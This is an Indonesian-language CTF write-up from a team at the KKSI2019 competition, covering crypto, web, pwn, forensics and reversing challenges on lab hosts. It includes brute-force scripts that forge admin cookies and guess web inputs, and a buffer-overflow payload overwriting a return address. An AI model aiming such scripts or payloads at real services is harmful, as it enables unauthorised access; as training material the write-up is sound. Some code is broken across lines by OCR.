


NAMA TIM : [PDW{Pede_Aja_We}]

Platform latihan Tenesys : Ctf.lamnesia.com / http://52.230.64.162

Ketua Tim	
1.	Akinari
Member	
1.	Flintz
2.	ZheeK
3.	
4.	

[B C L]

200

Cara Pengerjaan :


Diberikan sebuah nc yaitu nc 192.168.3.100 2025 , lalu jalankan dan masukan "encryptedflag" dan didapatkan "T2VXUzBqX1hsbE5fU2tfT2NjTV9nZmxVX0wwal9XuzE"

```
D:\Tool\nc111nt>nc 192.168.3.100 2025
[+] Welcome to our service, You can encrypt your password with our simple algori
thm
[+] If you wonder with our secret message you can insert "encryptedflag", break
it, so we will give you a reward
[+] Warning: dont insert T-char (Terlarang char), FBI is watching
[+] Password to Encrypt : encryptedflag
[+] Our Secret Message : T2VXUzBqX1hsbE5fU2tfT2NjTV9nZmxVX0wwal9XUzE
```

dan decode base64 to text dan didapatkan enkripsi "OeWS0j_XlIN_Sk_OccM_gfIU_L0j_WS"

Lalu untuk mendapatkan table alphabet maka masukkan 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789' dan didapatkan "mzGYZ2cq6lPfDVQWkg0CoSed9XBFvlELOpUj81HuAr5yn4T3MiNath7wRxJsbK"

```
D:\Tool\nc111nt>nc 192.168.3.100 2025
[+] Welcome to our service, You can encrypt your password with our simple algori
thm
[+] If you wonder with our secret message you can insert "encryptedflag", break
it, so we will give you a reward
[+] Warning: dont insert T-char (Terlarang char), FBI is watching
[+] Password to Encrypt : ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz01
23456789
[+] Your Password : bXpHWVoyY3E2bFBmRFZRV2tnMENvU2VkOVhCRnZJRUxPcFVqODFIdUFyNXlu
NFQzTWlOYXRoN3dSeEpzYks
```



Lalu, lakukan pembalikan [::-1] pada table dan enkripsi dan jalankan script berikut ini :

```
import base64


huruf =
'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789'
tab =
'KbsJxRw7htaNiM3T4ny5rAuH18jUpOLEIvFBX9deSoC0gkWQVDfPl6qc2ZYGzm'
enc_flag = '1SW_j0L_Ulfg_MccO_kS_NllX_j0SWeO'


d = ""
for a in enc_flag:
```

```
        index = tab.find(a)
        if index == -1:
                d += a
        else:
                d += huruf[index]

print d
```

```
C:\Python27>python cryptokksi.py
You_are_b0ys_N33d_to_L00k_around
```

Flag : KKSI2019{You_are_b0ys_N33d_to_L00k_around}


[Basic Banget]

100

Cara Pengerjaan :

Diberikan sebuah website http://192.168.3.100:1003/ dengan index flag.php

Lalu, lakukan Curl http://192.168.3.100:1003/flag.php dan didapatkan flagnya



Flag : KKSI2019{Web_cuRL_Basiccc}

[Cookies]


200

Cara Pengerjaan :

Diberikan sebuah web yang melakukan pengecekan value cookie. Cookie dengan key usertoken dan value dalam bentuk base64, ketika di decode diperoleh informasi jika cookie disusun dengan layout ‘timestamp || user’ pada hint diketahui admin membuat akun pada 4 Mei 2019


[04/05/2019-xx:xx:xx] admin created this account [10/05/2019-11:24:40] admin remove account's creation time for security purpose

kami melakukan brute force timestamp dimulai tanggal 4 Mei 2019 namun gagal, berpikir bahwa soal ini pernah saya kerjakan pada ifest, kami coba dengan tahun yg sama 2013



Berikut script yang kami gunakan

```
import requests
from base64 import b64encode as b

timestamp = 1556902800
res = "Oops"
while "Oops" in res:
        print "Try {}".format(timestamp)
        cookie = b("{}||admin".format(timestamp))
        r = requests.get("http://192.168.3.100:1002/", cookies={"usertoken":cookie})
        res = r.content
        timestamp += 1

print "Flag: " +res
```



flag berhasil didapatkan :', sebelum kompetisi berakhir admin konfirmasi bahwa service soal masih memakai soal yang lama, jadi tahun masih 2013 :'


Flag: KKSI2019{bravery_is_lucky_seven}

[Tangkas]

300

Cara pengerjaan :


diberikan sebuah web yang menerima hanya 1 inputan character yang kemudian diencode kedalam base64



kami melakukan brute dengan semua character ke web dan juga diperlukan token saat melakukan request, berikut script yang kami gunakan

```
from requests import *

from string import printable

from bs4 import BeautifulSoup as BS

from base64 import b64decode as bd



flag = [None]*100

s = Session()

bs = BS(s.get("http://192.168.3.100:1001/index.php").text,
'html.parser')
```

```
for c in bs.select('input'):

if c['name'] == 'token':

token = c['value']

break

for c in printable:

r = s.post("http://192.168.3.100:1001/index.php", {"flag":
c, "token" : token}).text

ea = BS(r, 'html.parser')

if len(ea.select('p.result')) > 0:

flag[int(bd(ea.select('p.result')[0].get_text()))] = c

print ''.join([x for x in flag if x])
```



Flag:
KKSI2019{fzahKueOGvEpSjWUHAglVqcwJQLMxiyZdIYknmRTXCDNbroPB}

[Easy PWN]

200

Cara Pengerjaan :

Diberikan file ELF 64 beserta koneksi nc 192.168.3.100 2020

Dilakukan decompiler dengan menggunakan bantuan IDA pro

```
1 ssize_t nono()
2 {
3   char buf; // [rsp+0h] [rbp-80h]
4
5   return read(0, &buf, 0x200uLL);
6 }
```

```
1 int yuhu()
2 {
3   return system("cat flag.txt");
4 }
```

dilihat dari pseudo tersebut terdapat vuln buffer overflow dan sebuah fungsi yuhu yang mencetak flag

agar lebih cepat kami lakukan brute dengan mengoverwrite menuju alamat yuhu yang diubah dalam little endian


```
Dump of assembler code for function yuhu:
   0x0000000000400596 <+0>:     push   rbp
   0x0000000000400597 <+1>:     mov    rbp,rsp
   0x000000000040059a <+4>:     mov    edi,0x40068
   0x000000000040059f <+9>:     call   0x400460 <s
   0x00000000004005a4 <+14>:    pop    rbp
   0x00000000004005a5 <+15>:    ret
```

for i in {1..200}; do echo $i; python -c "print 'A'*$i+'\x96\x05\x40\x00\x00\x00\x00\x00'"| ./kids ;done

```
136
Exploit Me Kids!
cat: flag.txt: No such file or directory
Segmentation fault
137
```

berikut final payload kami

python -c "print 'A'*136 + '\x96\x05\x40\x00\x00\x00\x00\x00'" | nc 192.168.3.100 2020




Flag: KKSI2019{Medan_Mantap}

[Pecah]

300

Cara Pengerjaan:

Diberikan sebuah file gambar berikut



dilakukan analisa dengan bantuan stegsolve namun nihil.

Didapat dugaan bahwa Image menyimpan data tertentu melalui mekanisme LSB (Least significant bit). Untuk mempermudah digunakan bantuan Zsteg untuk otomasi pencarian

```
zsteg -a njir.png
```

```
b8,r,lsb,yx       text: "Mantap, Jauh jauh dari Surabaya ke Medan demi KKSI
2019{Congrats_Your_Good_Forensic_Person}Mantap, Jauh jauh dari Surabaya ke Medan
 demi KKSI2019{Congrats_Your_Good_Forensic_Person}Mantap, Jauh jauh dari Surabay
a ke Medan demi KKSI2019{Congrats_Your_Good_Fo"
```


Flag: KKSI2019{Congrats_Your_Good_Forensic_Person}

[Berantakan]

300

Cara Pengerjaan :

diberikan sebuah file zip berisi banyak potongan gambar



file image_01_01.png

image_01_01.png: PNG image data, 17 x 17, 8-bit/color RGBA, non-interlaced

disini kami menggabungkan gambar tersebut dengan bantuan tools montage berikut

montage -mode concatenate $(ls -v *) flag.png

Didapat sebuah qrcode yang berisikan flagnya

Decode Succeeded

Raw text	l0v3_o2_l13zzzz
Raw bytes	40 f6 c3 07 63 35 f6 f3 25 f6 c3 13 37 a7 a7 a7 a0 ec 11

flag: KKSI2019{l0v3_o2_l13zzzz}

[LostKey]

200

Cara Pengerjaan :

Diberikan sebuah soal dan sebuah file txt berisi string base64 dimana jika salah satu dari string tersebut kita decode menghasilkan string yang mirip flag.

Kami coba decode semua string tersebut lalu sesuai deskripsi soal, melakukan hashing 15 bit/karakter awal dan jika menghasilkan hash 53023b874b9217dc01388dca4c2d67bfa5c9464c maka string tersebutlah flagnya.

Kami coba menggunakan alat bantu python untuk memudahkannya. Script dapat dilihat dibawah ini

```
import base64, hashlib

input = "S0tTSTIwMTI7aUJ5YVhrSnRwU30= S0tTSTIwMTI7QUxDeTI5TUI5Y30=
S0tTSTIwMTI7cVRHOFJ6UUNXUX0= (dipotong agar halaman tidak banyak)
S0tTSTIwMTI7SXkxWVkzVWJQRX0="
split = input.split()
#m = hashlib.sha1()
for i in range(1000):
        base = base64.b64decode(split[i])
        #print base64.b64decode(split[i])
        #print base
                print i
        print base[:15]
        print hashlib.sha1(base[:15]).hexdigest()
        if hashlib.sha1(base[:15]).hexdigest() ==
'53023b874b9217dc01388dca4c2d67bfa5c9464c':
                print 'Flag :'+base
                break
                #m.update(base[:15])
                #print m.hexdigest()
                #S0tTSTIwMTI7UldLZThOVkQwTn0=
```

Jika script tersebut dijalankan akan menghasilkan

```
f864c8879a78904521dddaa301ada1cff8a6bef6
510
KKSI2019{nyIyE6
d9c93b96a0095532181c6f24fe4d5fd335c53cd0
511
KKSI2019{wI7xZx
b4dc1b5587ac68326c0d2fe2798497b9be906474
512
KKSI2019{ayRaiD
c79dd83921d3b12041e69751810de554c1f33326
513
KKSI2019{lbkcZC
fc2ec2c4d10310199ba56da75956267336c82e91
514
KKSI2019{AHFaS6
6f0ac90a80abaa160c4fcc068e39f7395df81d8d
515
KKSI2019{9emaB5
fd62aaae183a6819343f2e0f5193a56287cf3336
516
KKSI2019{RWKe8N
53023b874b9217dc01388dca4c2d67bfa5c9464c
Flag :KKSI2019{RWKe8NVD0N}
```

Flag : KKSI2019{RWKe8NVD0N}

[Matematika]

400

Cara Pengerjaan :

Diberikan soal dimana kita harus mengerjakan soal matematika biasa dalam waktu kurang dari 30 detik per soal. Sebenarnya masih memungkinkan untuk pengerjaan manual, namun kami menggunakan script python dalam penyelesaian

```
#!/usr/bin/env python
import time
import socket
import re

host="192.168.3.100"
port = 6699


data = ""

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((host, port))

def add(int1, int2):
        return int(int1) + int(int2)

def mult(int1, int2):
        return int(int1) * int(int2)

def sub(int1, int2):
        return int(int1) - int(int2)

def div(int1,int2):
        return int(int1) / int(int2)


print s.recv(1024)

for x in range (0,50):
        data2 = s.recv(1024)
        print data2
        test =  data2[data2.index(':')+1:]
        #print test
        store =  test.split()
        print store
        if "+" in store:
                answer =  add(store[1],store[3])
        elif "-" in store:
                answer =  sub(store[1],store[3])
        elif "*" in store:
```

```
            answer =  mult(store[1],store[3])
        elif "/" in store:
            answer =  div(store[1],store[3])
        print answer
        s.send(str(answer) + '\n')
        print s.recv(1024)
```

Ketika dijalankan akan menghasilkan flag seperti gambar berikut

```
^^> 41934894.0 (correct)


No: (10) 2708 - 9869 =>
['(10)', '2708', '-', '9869', '=>']
-7161
^^> -7161.0 (correct)


Score: 10


flag: KKSI2019{sEKALI_m3rd3ka_Tetap_Merdek4}


['10', 'flag:', 'KKSI2019{sEKALI_m3rd3ka_Tetap_Merdek4}']
-7161
```

Flag : KKSI2019{sEKALI_m3rd3ka_Tetap_Merdek4}

[MD5 Revenge]
400

Cara Pengerjaan :

Diberikan soal ‘mirip’ seperti soal LostKey, namun berbentuk md5 yang tersensor dan md5 dari md5 flag yang benar.
Penyelesaian pertama kita harus ‘mengisi’ bagian yg tersensor dari md5 tersebut dengan permutasi hexadesimal (0-f) lalu hash md5 tersebut lalu hash lagi hasil dari md5 sebelumnya, jika hasilnya adalah 18b3ecdf621e391e4d272c46914c680a maka md5 dari md5 tersebut adalah flag. Seperti biasa kami menggunakan python sebagai alat bantu

```
import hashlib
flag = "18b3ecdf621e391e4d272c46914c680a"
huruf = "0 1 2 3 4 5 6 7 8 9 a b c d e f"
emde5 = "2cb7f51{}887{}32268ba342bdc2cf698c
a1cb4c7{}656{}9a4f0157f31b7e5c8b32 47ec17d{}810{}82263257413813377706d
(dipotong biar tidak panjang) 3ed96f5{}ce9{}2f714212f11355aeba15
ee714f5{}103{}a1d10a238ed408e9b660 8f26b64{}496{}0527792309c07e10083b
dcea5cc{}39a{}2332b8b8f6a2cb9b22c8 834588e{}867{}b0fff11512c6d5b95280
7ba9037{}f13{}04dd285ed6ac7cb35d9d fbd15d3{}436{}c71c492a1bb1b4ad9ca5
d6752d3{}d10{}022da8bb8b8b684870b5"
splity = emde5.split()
hurufy = huruf.split()
for i in range(100):
        for x in range(16):
                for y in range(16):
                        strings = splity[i].format(hurufy[x],hurufy[y])
                        md51 = hashlib.md5(strings).hexdigest()
                        if hashlib.md5(md51).hexdigest() == flag:
                                print 'Flag : '+strings
                                print hashlib.md5(md51).hexdigest()
                                break
```

Ketika dijalankan flag akan langsung keluar

```
C:\Users\TryMeBtc\Downloads>md5.py
Flag : 8904dbb7f21331910c3aaea63e65c5e3
18b3ecdf621e391e4d272c46914c680a
```

Flag : KKSI2019{8904dbb7f21331910c3aaea63e65c5e3}

[EZ Crack]

300

Cara Pengerjaan :

Diberikan sebuah file pyc atau python compiled, langkah pertama kita harus uncompile file tersebut, kami menggunakan uncompyle6

```
root@ZheeMachine:~/Downloads/kksimedan# uncompyle6 peserta.pyc > peserta.py
root@ZheeMachine:~/Downloads/kksimedan#
```

Lalu kami coba analisis script yg telah di uncompile, script tersebut berisi 4 variable ‘checked’, beberapa logika if, dan perulangan for yang nantinya membuat inputan seperti serial key
Logika if pertama kita harus membuat 4 bagian serial key yg dipisah tanda pagar

Logika if kedua bagian serial key pada array ke-1 panjangnya harus sama dengan panjang variable checked1

Logika if ketiga bagian serial key pada array ke-0 panjangnya harus sama dengan panjang variable checked2

Logika if keempat bagian serial key pada array ke-2 panjangnya harus sama dengan panjang variable checked0

Logika if yg terakhir bagian serial key pada array ke-3 panjangnya harus sama dengan variable checked4

Dimana jika digabungkan serial keynya kira-kira seperti ini
XXXXXXXX#XXXXXX#XXXX#XXXXXXX

Selanjutnya perulangan c1 dimana terjadinya leftshift dari karakter yg kira inputkan dengan dirinya sendiri, dan hasilnya harus sama dengan isi variable checked2, c2 karakter yg kita inputkan akan di leftshift dengan 10, c3 karakter yg kita inputkan ditambahkan value checked1, dan c4 karakter yg kita inputkan akan di balik lalu di xor dengan panjang checked2. Jika salah maka program akan langsung close. Script yg kami buat untuk membantu cracking sebagai berikut

```
checked0 = [65612, 123953, 118859, 123955]
checked1 = [65536, 123904, 118784, 123904, 99328, 113664]
checked2 = [9887454823508319666176L,
28817247564868293338344254627171 5328L,
14278816360970775978458864905355 2640L, 1676440101418724050862 08L,
23676873674918813986099063261243 63776L,
15370263527767281493147526365184L,
96369029694406400785526011870324 98176L,
47769131098520414182480566228824 88320L]
checked4 = [122, 59, 99, 107, 105, 122, 75]

isi1 = ''
isi2 = ''
```

```
isi3 = ''
isi4 = ''

for j in range(8):
	for i in range(1000):
		if i << i == checked2[j]:
			isi1 += chr(i)

for k in range(6):
	for i in range(1000):
		if i << 10 == checked1[k]:
			isi2 += chr(i)

for l in range(4):
	for i in range(1000):
		if i + checked1[l] == checked0[l]:
			isi3 += chr(i)

for m in range(7):
	for i in range(1000):
		if i ^ len(checked2) == checked4[m]:
			isi4 += chr(i)

print "Flag : "+isi1+'_'+isi2+'_'+isi3+'_'+isi4[::-1]
```

Didapatkanlah flagnya

```
C:\Users\TryMeBtc\Downloads>p2.py
Flag : ConGrats_@ytyao_L1K3_Crack3r
```

Flag : KKSI2019{ConGrats_@ytyao_L1K3_Crack3r}